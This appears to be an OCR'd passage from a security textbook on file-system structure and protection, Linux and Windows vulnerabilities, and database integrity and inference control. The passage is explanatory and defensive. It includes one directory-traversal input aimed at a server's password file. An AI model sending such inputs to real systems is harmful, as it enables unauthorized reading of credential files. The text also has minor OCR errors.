


Figure 17: Paged Segmentation

2.9. File Protection System

File System

File system (also called file management system) is a storage mechanism which is in charge of allocating space and rules how files are saved and retrieved on storage devices which include hard disk, removable device, optical disk, and so on. After we save a file to a certain directory, information like starting cluster of the file, file size, creating time, and so on will be recorded by file system. When we make some changes to this file, all recorded information will be updated simultaneously. A file system is generated when we are creating partitions and can be modified via the Format command in Windows Explorer or Disk Management utility. We can also change it by using third-party partitioning tools. There are multiple types of file systems, including FAT12, FAT16, FAT32 and NTFS for devices under Windows OS; Ext2, Ext3 and Ext4 for devices under Linux; HFS/HFS+ for storage media in Mac OS X; and ISO-9660, UDF (Universal Disc Format) and CDFS (Compact Disc File System) for optical disc. If a partition is formatted without a file system or the file system is damaged, all files saved in this partition will be inaccessible, as operating systems do not know where these files are saved. Well then, how will the OS find a file? File system is the answer. Here, we just focus on FAT32 and NTFS since they are most widely used.

Locating a File on FAT32 Partition and NTFS Partition

First of all, let's have a look at the main structure of file system as given in 18:




Figure 18: FAT32 and NTFS partition

On FAT32 Partition

FAT32 file system mainly consists of two parts, namely file allocation table (FAT) and root directory (as shown in Figure 18). For sake of security, there is always a backup for FAT. The FAT contains lots of entries for each cluster in the whole partition (every cluster has an entry in FAT), and every entry shows information of itself as well as gives clue to the next cluster a file takes up. Moreover, in the entry for last cluster of the file there is an end signature to show the file is over. Root directory provides entries for all root files, and the file saved in a subdirectory has entry in its father directory. Each entry records the first cluster of a file or folder. That is to say, OS can locate the first cluster of a file or folder in root directory, and then find the next cluster in FAT entry until all clusters occupied by this file are found. Let's see an example: Firstly, the OS needs to find the starting cluster of the file from root directory (supposing it starts from cluster 5), goes to cluster 5 to locate one part of the file, next moves to the entry of cluster 5 in FAT to find the next cluster the file occupies (cluster 8, for example), then goes to cluster 8 to find another part of the file, and next go back to FAT to find the entry of cluster 8. At this time, if there is an end signature telling Windows this is the end of the file, OS will stop locating after it finds the last part of file from cluster 8. Now the file is located.

On NTFS Partition

To locate a file on NTFS partition, we should find the master file table (MFT) at first, whose main structure is shown in Figure 18. It records information of all files on the NTFS partition. Let's understand what is MFT. After a NTFS partition is created, MFT, as well as a MFT mirror, will be generated. MFT is made of multiple metadata, including:

- $MFT: Records information of master file table itself and manages all file records.
- $MFTMirr: Mirror image of MFT

- **$LogFile:** All operations that will influence the structure of NTFS partition will be recorded to log file.
- **$Volume:** Records partition or volume information, including volume name, NTFS version, volume state (whether the volume is damaged or not) and so on
- **$ROOT:** Saves indexes of all files and folders in root directory
- **$Bitmap:** Shows the use condition of every cluster
- **$BadClus:** Records the number of all bad clusters so as to prevent OS from allocating them

Actually, there are many other metadata, such as $Boot, $Secure, $Extended metadata directory, $Extend\$Reparse, $Extend\Quota, and so on, but they are not what we are concerned since they are not related to locating a file.

After the MFT is located, OS can find root directory which saves indexes of all files and folders under root directory. If the file is saved in subdirectory, Windows can find its index with the help of its father index. Every index saves its starting cluster number, file size (how many clusters are occupied), and so on. Therefore, OS can find the correct file.

From the above, we know the importance of the file system. However, since different file systems have different advantages and disadvantages, we need to change the file system to fix some issues.

Goals of Protection

- Obviously to prevent malicious misuse of the system by users or programs.
- To ensure that each shared resource is used only in accordance with system *policies*, which may be set either by system designers or by system administrators.
- To ensure that errant programs cause a minimal amount of damage possible.
- Note that protection systems only provide the *mechanisms* for enforcing policies and ensuring reliable systems. It is up to administrators and users to implement those mechanisms effectively.

Principles of Protection

- The ***principle of least privilege*** dictates that programs, users and systems be given just enough privileges to perform their tasks.
- This ensures that failures do the least amount of harm and allow the least of harm to be done.
- For example, if a program needs special privileges to perform a task, it is better to make it a SGID program with group ownership of 'network' or 'backup' or some other pseudogroup, rather than SUID with root ownership. This limits the amount of damage that can occur if something goes wrong.

- Typically each user is given their own account, and has only enough privilege to modify their own files.
- The root account should not be used for normal day-to-day activities. The System Administrator should also have an ordinary account, and reserve use of the root account for only those tasks which need the root privileges.

Handling Security by the File System

The file system is crucial to data integrity. The main method of protection is through access control. Accessing file system operations (e.g. modifying or deleting a file) are controlled through access control lists or capabilities. Capabilities are more secure so they tend to be used by operating systems on file systems like NTFS or Ext3. Secondary method of protection is through the use of backup and recovery systems.

Attacks on the File System

The following are three different types of attacks occur on the file system:

- Race condition attacks
- Using ADS to hide files
- Directory traversal
- **Race Condition Attack:** It occurs when a process performs a sequence of operations on a file, under the assumption that they are executed atomically. It can be used by the attacker to change the characteristics of that file between two successive operations on it resulting in the victim forced to operate on the modified file.
- **Using ADS to Hide Files:** Alternate Data Stream (ADS) allows multiple data streams to be attached to a single file. A file can be hidden behind another file as an attached stream that could be hundreds of megabytes in size, however, a directory listing will only display the file's normal size.
- **Directory Traversal:** An exploit caused by lack of insufficient security validation of user supplied input file names. For example, the attacker would pass this as input.../../../../../../../../../etc/password to retrieve the password file from the server.

File System Ensures Data Integrity

There are various methods of protecting the files on a file system like access control encryption, and RAID recovery when data is corrupted.

Access Control plays a huge part in file system security. The system should only allow access to those files that the user is permitted to access. Almost all major file systems support ACLs or capabilities in order to prevent malicious activity on the file system. Depending on the users' rights they can be allowed to read, write and/or execute an object. In some file systems schemes, only certain users are allowed to alter the ACL on a file or see if a file even

exists. Ultimately, the less the user has access to, the less that can go wrong and the integrity of the disk can be more guaranteed.

General File System Encryption is also a method used by file systems to secure data, NTFS for example, offers file encryption. DESX Encryption is also a method used by file systems to secure data. Two methods of disk encryption are Full Disk Encryption and File System Encryption. File system encryption has a few advantages over full disk encryption:

1. File-based key management
2. Individual management of encrypted files
3. Access control can be further strengthened through the use of public key cryptography.
4. Keys are only held in memory while the file is being used.

Encrypting File System (EFS) provides security beyond user authentication and access control lists. For example, when the attacker has physical access to the computer. EFS uses public key cryptography, however, it is susceptible to brute-force attacks against the user account passwords.

Linux Vulnerabilities

In this section, we will discuss the most common weaknesses in Linux systems. A threat is the combination of vulnerability, an attacker, and a means for the attacker to exploit the vulnerability (called an attack vector). Historically, some of the most common and far-reaching vulnerabilities in default Linux installations (unpatched and unsecured) have been

- Buffer overflows
- Race conditions
- Abuse of programs run 'setuid root'
- Denial of service (DoS)
- Web application vulnerabilities
- Rootkit attacks

Let's take a closer look at how above mentioned vulnerabilities apply to Linux.

Abuse of Programs Run 'setuid root'

Any program whose 'setuid' permission bit is set will run with the privileges of the user that owns it, rather than those of the process or user executing it. A setuid root program is a root-owned program with its setuid bit set; that is, a program that runs as root no matter who executes it.

If a setuid root program can be exploited or abused in some way (for example, via a buffer overflow vulnerability or race condition), then otherwise unprivileged users may be able to use that program to wield unauthorized root privileges, possibly including opening a root shell (acommand-line session running with root privileges).

Running setuid root is necessary for programs that need to be run by unprivileged users yet must provide such users with access to privileged functions (for example, changing their password, which requires changes to protected system files). But such a program must be programmed very carefully, with impeccable user-input validation, strict memory management, and so on. That is, the program must be designed to run setuid (or setgid) root. Even then, a root-owned program should only have its setuid bit set if absolutely necessary. Due to a history of abuse against setuid root programs, major Linux distributions no longer ship with unnecessary setuid-root programs. But system attackers still scan for them.

Web Application Vulnerabilities

This is a very broad category of vulnerabilities, many of which also fall into other categories in this list. Due to the ubiquity of the World Wide Web, the attacks that surface are as big and visible as the Internet. While Web applications written in scripting languages such as PHP, Perl and Java may not be as prone to classic buffer overflows (thanks to the additional layers of abstraction presented by those languages' interpreters), they are none the less prone to similar abuses of poor input-handling, including XSS, SQL code injection, and a plethora of other vulnerabilities described in depth by the Open Web Application Security Project on the Project's website (http://www.owasp.org).

Nowadays, few Linux distributions ship with 'enabled-by-default' Web applications (such as the default CGI scripts included with older versions of the Apache Web Server). However, many users install web applications with known vulnerabilities, or write custom web applications having easily identified and easily exploited flaws.

Rootkit Attacks

This attack, which allows an attacker to cover his/her tracks, typically occurs after root compromise. If a successful attacker is able to install a rootkit before being detected, all is very nearly lost.

Rootkits began as collections of 'hacked replacements' for common UNIX commands (ls, ps, etc.) which behaved like the legitimate commands they replaced, except for hiding an attacker's files, directories and processes. For example, if an attacker was able to replace a compromised Linux system's ls command with a rootkit version of ls, then anyone executing the ls command to view files and directories would see everything except the attacker's files and directories.

In the Linux world, since the advent of loadable kernel modules (LKMs), rootkits have more frequently taken the form of LKMs. This is particularly devious. An LKM rootkit does its business (covering the tracks of attackers) in kernel space, intercepting system calls pertaining to any user's attempts to view the intruder's resources.

In this way, files, directories and processes owned by an attacker are hidden even to a compromised system's standard, un-tampered-with commands, including customized

software. Besides operating at a lower, more global level, another advantage of the LKM rootkit over traditional rootkits is that system integrity-checking tools, such as Tripwire will not generate alerts from system commands being replaced. Luckily, even LKM rootkits do not always ensure complete invisibility for attackers. Many traditional and LKM rootkits can be detected with the script chkrootkit, available at www.chkrootkit.org. In general, however, if an attacker gets far enough to install an LKM rootkit, your system can be considered to be completely compromised; when and if you detect the breach (via a defaced Website, missing data, suspicious network traffic, etc.), the only way to restore your system with any confidence of completely shutting out the intruder will be to erase its hard disk (or replace it, if you have the means and inclination to analyse the old one), reinstall Linux, and apply all the latest software patches.

Windows Vulnerabilities

Windows, like all operating systems, has security bugs, and a number of these bugs have been exploited by attackers to compromise customer operating systems. After 2001, Microsoft decided to change its software development process to better accommodate secure design, coding, testing, and maintenance requirements, with one goal in mind: reduce the number of vulnerabilities in all Microsoft products. This process improvement is called the Security Development Lifecycle (SDL). The core SDL requirements are as follows:

- Mandatory security education
- Secure design requirements
- Threat modeling
- Attack surface analysis and reduction
- Secure coding requirements and tools
- Secure testing requirements and tools
- Security push
- Final security review
- Security response

Windows Vista is the first version of Windows to have undergone SDL from start to finish. Other versions of Windows had a taste of SDL, such as Windows XP SP2, but Windows XP predates the introduction of SDL at Microsoft.

SDL does not equate to 'bug free' and the process is certainly not perfect, but there have been some major SDL success stories. Microsoft's Web server, Internet Information Services (IIS), has a much-maligned reputation because of serious bugs found in the product that led to worms, such as CodeRed. IIS version 6, included with Windows Server 2003, has had a stellar security track record since its release; there have only been three reported vulnerabilities in the four years since its release, none of them critical. And this figure is an order of magnitude less bugs than IIS's main competitor, Apache.

Another example of SDL working is Microsoft's database server, SQL Server. At the time of writing, there have been less than ten security vulnerabilities in SQL Server. When compared to SQL Server's major competitor 'Unbreakable Oracle', this is a significant engineering feat.

The most visible part of any vendor's security process is patch management, and Microsoft has substantially fine-tuned the security update process over the last few years. At first, Microsoft issued security updates as soon as they were ready, but now Microsoft issues security updates the second Tuesday of each month. This day is now affectionately referred to as 'Patch Tuesday'. More recently, Microsoft introduced a novel idea; on the Thursday before the second Tuesday, Microsoft announces how many security updates will be shipped, for which products, and what the highest severity rating will be. This streamlined security update process gives system administrators some much-needed predictability to their busy schedules.

2.10. Database Security

Protecting data is at the heart of many secure systems, and many users (people, programs, or systems) rely on a database management system (DBMS) to manage the protection of structured data. For this reason, we devote this chapter to the security of databases and database management systems, as an example of how application security can be designed and implemented for a specific task.

Databases are essential to many business and government organizations, holding data that reflect the organization's core activities. Often, when business processes are re-engineered to make them more effective and more in tune with new or revised goals, one of the first systems to receive careful scrutiny is the set of databases supporting the business processes. Thus, databases are more than software-related repositories. Their organization and contents are considered valuable corporate assets that must be carefully protected.

However, the protection provided by database management systems had mixed results. Over time, we have improved our understanding of database security problems, and several good controls have been developed. But there are still more security concerns for which no controls are available.

Security Requirements of Databases

The basic security requirements of database systems are not unlike those of other computing systems we have studied. The basic problems—access control, exclusion of spurious data, authentication of users, and reliability—have appeared in many contexts so far in this book. Following is a list of requirements for database security.

- **Physical database integrity:** The data of a database are immune from physical problems, such as power failures, and someone can reconstruct the database if it is destroyed through a catastrophe.

- **Logical database integrity:** The structure of the database is preserved. With logical integrity of a database, a modification to the value of one field does not affect other fields.
- **Element integrity:** The data contained in each element are accurate.
- **Auditability:** It is possible to track who or what has accessed (or modified) the elements in the database.
- **Access control:** A user is allowed to access only authorized data, and different users can be restricted to different modes of access (such as read or write).
- **User authentication:** Every user is positively identified, both for the audit trail and for permission to access certain data.
- **Availability:** Users can access the database in general and all the data for which they are authorized.

We briefly examine each of these requirements:

Integrity of the Database

If a database is to serve as a central repository of data, users must be able to trust the accuracy of the data values. This condition implies that the database administrator must be assured that updates are performed only by authorized individuals. It also implies that the data must be protected from corruption, either by an outside illegal program action or by an outside force such as fire or power failure. Two situations can affect the integrity of a database: when the whole database is damaged (as happens, for example, if its storage medium is damaged) or when individual data items become unreadable.

Integrity of the database as a whole is the responsibility of the DBMS, the operating system, and the (human) computing system manager. From the perspective of the operating system and the computing system manager, databases and DBMSs are files and programs, respectively. Therefore, one way of protecting the database as a whole is to regularly back up all files on the system. These periodic backups can be adequate controls against catastrophic failure.

Sometimes, an administrator needs to be able to reconstruct the database at the point of failure. For instance, when the power fails suddenly, a bank's clients may be in the middle of making transactions or students may be registering online for their classes. In these cases, owners want to be able to restore the systems to a stable point without forcing users to redo their recently completed transactions.

To handle these situations, the DBMS must maintain a log of transactions. For example, suppose the banking system is designed so that a message is generated in a log (electronic or paper or both) each time a transaction is processed. In the event of system failure, the system can obtain accurate account balances by reverting to a backup copy of the database and reprocessing all later transactions from the log.

Element Integrity

The integrity of database elements is their correctness or accuracy. Ultimately, authorized users are responsible for entering correct data in databases. However, users and programs make mistakes in collecting data, computing results and entering values.

Therefore, DBMSs sometimes take special action to help detect errors as they are made and to correct errors after they are inserted. This corrective action can be taken in three ways; by field checks, through access control and with change log.

First, the DBMS can apply field checks, activities that test for appropriate values in a position. A field might be required to be numeric, an uppercase letter or one of a set of acceptable characters. The check ensures that a value falls within specified bounds or is not greater than the sum of the values in two other fields. These checks prevent simple errors as the data are entered.

A second integrity action is afforded by access control. To see why, consider life without databases. Data files may contain data from several sources, and redundant data may be stored in several different places. For example, a student's mailing address may be stored in many different campus files; in the registrar's office for formal correspondence, in the food service office for dining hall privileges, at the bookstore for purchases, and in the financial aid office for accounting. Indeed, the student may not even be aware that each separate office has the address on file. If the student moves from one residence to another, each of the separate files requires correction.

Without a database, you can imagine the risks to data integrity. First, at a given time, some data files could show the old address (they have not yet been updated) and some simultaneously have the new address (they have already been updated). Second, there is always the possibility that someone mis-entered a data field, again leading to files with incorrect information. Third, the student may not even be aware of some files, so he or she does not know to notify the file owner about updating the address information. These problems are solved by databases. They enable collection and control of this data at one central source, ensuring the student and users of having the correct address.

The third means of providing database integrity is maintaining a change log for the database. A change log lists every change made to the database; it contains both original and modified values. Using this log, a database administrator can undo any changes that were made in error. For example, a library fine might erroneously be posted against Charles W. Robertson, instead of Charles M. Robertson, flagging Charles W. Robertson as ineligible to participate in varsity athletics. Upon discovering this error, the database administrator can obtain Charles W's original eligibility value from the log and correct the database.

Auditability

For some applications, administrators may want to generate an audit record of all access (read or write) to a database. Such a record can help to maintain the database's integrity, or at least to discover after the fact who had affected which values and when. A second advantage, as we see later, is that users can access protected data incrementally; that is, no single access reveals protected data, but a set of sequential accesses viewed together reveals the data, much like discovering the clues in a detective novel. In this case, an audit trail can identify which clues a user has already been given, as a guide to whether to tell the user more.

Audited events in operating systems are actions like open file or call procedure; they are seldom as specific as write record 3 or execute instruction 1. To be useful for maintaining integrity, database audit trails should include accesses at the record, field and even element levels. This detailing is prohibitive for most database applications.

Furthermore, the database management system may access a record but not report the data to a user, as when the user performs a select operation. For example, a residence hall advisor might want a count of all students who have failed elementary French, and the database management system reports 462. To get that number the system had to inspect all student records and note those with failing grades, and it performed this lookup on behalf of the advisor who is appropriately listed in the log as receiving the data. Thus, in a sense, the advisor accessed all those student grades, although from the number 462 the advisor cannot determine the grade of any individual student. (Accessing a record or an element without transferring the data received, to the user is called the pass-through problem.) Thus, a log of all records accessed directly may both overstate and understate what a user actually learns.

Access Control

Databases are often separated logically by user access privileges. For example, all users can be granted access to general data, but only the personnel department can obtain salary data and only the marketing department can obtain sales data. Databases are useful because they centralize the storage and maintenance of data. Limited access is both a responsibility and a benefit of this centralization.

The database administrator specifies who should be allowed access to which data, at the view, relation, field, record or even element level. The DBMS must enforce this policy, granting access to all specified data or no access where prohibited. Furthermore, the number of modes of access can be many. A user or program may have the right to read, change, delete, or append to a value, add or delete entire fields or records, or reorganize the entire database.

Superficially, access control for a database seems like access control for an operating system or any other component of a computing system. However, the database problem is more complicated, as we see throughout this chapter. Operating system objects, such as

files, are unrelated items, whereas records, fields, and elements are related. Although a user probably cannot determine the contents of one file by reading others, a user might be able to determine one data element just by reading others.

It is important to notice that you can access data by inference without needing direct access to the secure object itself. Restricting inference may mean prohibiting certain paths to prevent possible inferences. However, restricting access to control inference also limits queries from users who do not intend unauthorized access to values. Moreover, attempts to check requested accesses for possible unacceptable inferences may actually degrade the DBMS's performance.

User Authentication

The DBMS can require rigorous user authentication. For example, a DBMS might insist that a user pass both specific password and time-of-day checks. This authentication supplements the authentication performed by the operating system. Typically, the DBMS runs as an application program on top of the operating system. This system design means that there is no trusted path from the DBMS to the operating system, so the DBMS must be suspicious of any data it receives, including a user identity from the operating system. Thus, the DBMS is forced to do its own authentication.

Availability

A DBMS has aspects of both a program and a system. It is a program that uses other hardware and software resources, yet to many users it is the only application run. Users often take the DBMS for granted, employing it as an essential tool with which to perform particular tasks. But when the system is not available—busy serving other users or down to be repaired or upgraded—the users are very aware of a DBMS's unavailability. For example, two users may request the same record, and the DBMS must arbitrate; one user is bound to be denied access for a while. Or the DBMS may withhold unprotected data to avoid revealing protected data, leaving the requesting user unhappy. Problems like these result in high availability requirements for a DBMS.

Integrity, Confidentiality and Availability

The three aspects of computer security—integrity, confidentiality and availability— clearly relate to database management systems. As we have described, integrity applies to the individual elements of a database as well as to the database as a whole. Integrity is also a property of the structure of the database (elements in one table correspond one to one with those of another) and of the relationships of the database (records having the same unique identifier, called a key, are related). Thus, integrity is a major concern in the design of database management systems.

Confidentiality is likewise a key issue with databases because databases are often used to implement the controlled sharing of sensitive data. Access to data can be direct (you request

a record and the database provides it) or indirect (you request some records and from those results infer or intuit other data).

Finally, availability is important because of the shared access motivation underlying database development. However, availability conflicts with confidentiality.

Reliability and Integrity

Databases amalgamate data from many sources, and users expect a DBMS to provide access to the data in a reliable way. When software engineers say that software has reliability, they mean that the software runs for very long periods of time without failing. Users certainly expect a DBMS to be reliable, since the data usually are key to business or organizational needs. Moreover, users entrust their data to a DBMS and rightly expect it to protect the data from loss or damage. Concerns for reliability and integrity are general security issues, but they are more apparent with databases.

However, the controls we consider are not absolute. No control can prevent an authorized user from inadvertently entering an acceptable but incorrect value. Database concerns about reliability and integrity can be viewed from three dimensions:

- **Database integrity:** The concern is that the database as a whole is protected against damage, as from the failure of a disk drive or the corruption of the master database index. These concerns are addressed by operating system integrity controls and recovery procedures.
- **Element integrity:** The concern is that the value of a specific data element is written or changed only by authorized users. Proper access controls protect a database from corruption by unauthorized users.
- **Element accuracy:** The concern is that only correct values are written into the elements of a database. Checks on the values of elements can help prevent insertion of improper values. Also, constraint conditions can detect incorrect values.

Sensitive Data

Some databases contain sensitive data. As a working definition, let's say that sensitive data are data that should not be made public. Determining which data items and fields are sensitive depends both on the individual database and the underlying meaning of the data. Obviously, some databases, such as a public library catalog, contain no sensitive data; other databases, such as defence-related ones, are wholly sensitive. These two cases—nothing sensitive and everything sensitive—are the easiest to handle, because they can be covered by access controls to the database as a whole. Someone either is or is not an authorized user. These controls can be provided by the operating system.

The more difficult problem, which is also the more interesting one, is the case in which some but not all of the elements in the database are sensitive. There may be varying degrees of

sensitivity. For example, a university database might contain student data consisting of name, financial aid, dorm, drug use, sex, parking fines, and race. An example of this database is shown in Table 6:

Table 6: University Database

Name	Sex	Race	Aid	Fines	Drugs	Dorm
Adams	M	C	5000	45.	1	Holmes
Bailey	M	B	0	0.	0	Grew

Name and dorm are probably the least sensitive; financial aid, parking fines, and drug are the most; sex and race somewhere in between. That is, many people may have legitimate access to name, some to sex and race, and relatively few to financial aid, parking fines or drug use. Indeed, knowledge of the existence of some fields, such as drug use, may itself be sensitive. Thus, security concerns not only the data elements but also their context and meaning.

Furthermore, we must account for different degrees of sensitivity. For instance, although all the fields are highly sensitive, financial aid, parking fines and drug-use fields may not have the same kinds of access restrictions. Our security requirements may demand that a few people be authorized to see each field, but no one be authorized to see all the three. The challenge of the access control problem is to limit users' access so that they can obtain only the data to which they have legitimate access. Alternatively, the access control problem forces us to ensure that sensitive data are not released to unauthorized people.

Several factors can make data sensitive:

- **Inherently sensitive:** The value itself may be so revealing that it is sensitive. Examples are the locations of defensive missiles or the median income of barbers in a town with only one barber.
- **From a sensitive source:** The source of the data may indicate a need for confidentiality. An example is information from an informer whose identity would be compromised if the information were disclosed.
- **Declared sensitive:** The database administrator or the owner of the data may have declared the data to be sensitive. Examples are classified military data or the name of the anonymous donor of a piece of art.
- **Part of a sensitive attribute or record:** In a database, an entire attribute or record may be classified as sensitive. Examples are the salary attribute of a personnel database or a record describing a secret space mission.
- **Sensitive in relation to previously disclosed information:** Some data become sensitive in the presence of other data. For example, the longitude coordinate of a secret

gold mine reveals little, but the longitude coordinate in conjunction with the latitude coordinate pinpoints the mine.

Inference

Inference, as it relates to database security, is the process of performing authorized queries and deducing unauthorized information from the legitimate responses received. The inference problem arises when the combination of a number of data items is more sensitive than the individual items, or when a combination of data items can be used to infer data of a higher sensitivity. An attacker may make use of nonsensitive data as well as metadata. Figure 19 illustrates the process:




Figure 19: Indirect Information Access via Inference Channel

Metadata refers to knowledge about correlations or dependencies among data items that can be used to deduce information not otherwise available to a particular user. The information transfer path by which unauthorized data is obtained is referred to as an **inference channel**.

In general terms, two inference techniques can be used to derive additional information; analysing functional dependencies between attributes within a table or across tables and merging views with the same constraints. An example of the latter shown in Figure 20 illustrates the inference problem:

CREATIVE view V1 As	CREATE view V2 AS
SELECT Available, Cost	SELECT Item, Department
FROM Inventory	FROM Inventory
WHERE Department = "hardware"	WHERE Department = "hardware"

Figure 20: Inference Problem

Figure 21 a shows an Inventory table with four columns. Figure 21 b shows two views, defined in SQL, as follows:

Item	Availability	Cost($)	Department
Shelf support	in-store/online	7.99	hardware
Lid support	online only	5.49	hardware
Decorative chain	in-store/online	104.99	hardware
Cake pan	online only	12.99	houseware
Shower/tub cleaner	in-store/online	11.99	houseware
Rolling pin	in-store/online	10.99	houseware

(a) Inventory Table

Availability	Cost($)
in-store/online	7.99
online only	5.49
in-store/online	104.99

Item	Department
Shelf support	hardware
Lid support	hardware
Decorative chain	hardware

(b) Two views

Item	Availability	Cost($)	Department
Shelf support	in-store/online	7.99	hardware
Lid support	online only	5.49	hardware
Decorative chain	in-store/online	104.99	hardware

(c) Table derived from combining query answers

Figure 21: Inference Example

Users of these views are not authorized to access the relationship between Item and Cost. A user who has access to either or both views cannot infer the relationship by functional dependencies. That is, there is not a functional relationship between Item and Cost such that knowing Item and perhaps other information is sufficient to deduce Cost. However, suppose the two views are created with the access constraint that Item and Cost cannot be accessed together. A user who knows the structure of the Inventory table and who knows that the view

tables maintain the same row order as the Inventory table is then able to merge the two views to construct the table shown in Figure 21c. This violates the access control policy that the relationship of attributes Item and Cost must not be disclosed.

In general terms, there are two approaches to dealing with the threat of disclosure by inference:

- **Inference Detection During Database Design:** This approach removes an inference channel by altering the database structure or by changing the access control regime to prevent inference. Examples include removing data dependencies by splitting a table into multiple tables or using more fine-grained access control roles in an RBAC scheme. Techniques in this category often result in unnecessarily stricter access controls that reduce availability.
- **Inference Detection at Query Time:** This approach seeks to eliminate an inference channel violation during a query or series of queries. If an inference channel is detected, the query is denied or altered.

For either of the preceding approaches, some inference detection algorithm is needed. This is a difficult problem and the subject of ongoing research. To give some appreciation of the difficulty, we present an example taken from. Consider a database containing personal information, including names, addresses, and salaries of employees. Individually, the name, address and salary information are available to a subordinate role, such as Clerk, but the association of names and salaries is restricted to a superior role, such as Administrator.

One solution to this problem is to construct three tables, which include the following information:

Employees (Emp#, Name, Address)

Salaries (S#, Salary)

Emp-Salary (Emp#, S#)

where each line consists of the table name followed by a list of column names for that table. In this case, each employee is assigned a unique employee number (Emp#) and a unique salary number (S#). The Employees table and the Salaries table are accessible to the Clerk role, but the Emp-Salary table is only available to the Administrator role. In this structure, the sensitive relationship between employees and salaries is protected from users assigned the Clerk role. Now, suppose that we want to add a new attribute, employee start date, which is not sensitive. This could be added to the Salaries table as follows:

Employees (Emp#, Name, Address)

Salaries (S#, Salary, Start-Date)

Emp-Salary (Emp#, S#)

However, an employee's start date is an easily observable or discoverable attribute of an employee. Thus a user in the Clerk role should be able to infer (or partially infer) the

employee's name. This would compromise the relationship between employee and salary. A straightforward way to remove the inference channel is to add the start-date column to the Employees table rather than to the Salaries table.

The first security problem indicated in this sample, that it was possible to infer the relationship between employee and salary, can be detected through analysis of the data structures and security constraints that are available to the DBMS. However, the second security problem, in which the start-date column was added to the Salaries table, cannot be detected using only the information stored in the database. In particular, the database does not indicate that the employee name can be inferred from the start date.

Multilevel Database Security

There are many multilevel relational database security models—for example, SeaView model and those proposed by Sandhu–Jajodia, Smith–Winslett, etc. This section will present an overview of these models and identify the strengths and the weaknesses of each model.

SeaView Model

